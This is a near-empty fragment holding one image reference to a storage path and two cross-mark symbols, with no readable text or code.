
❌
❌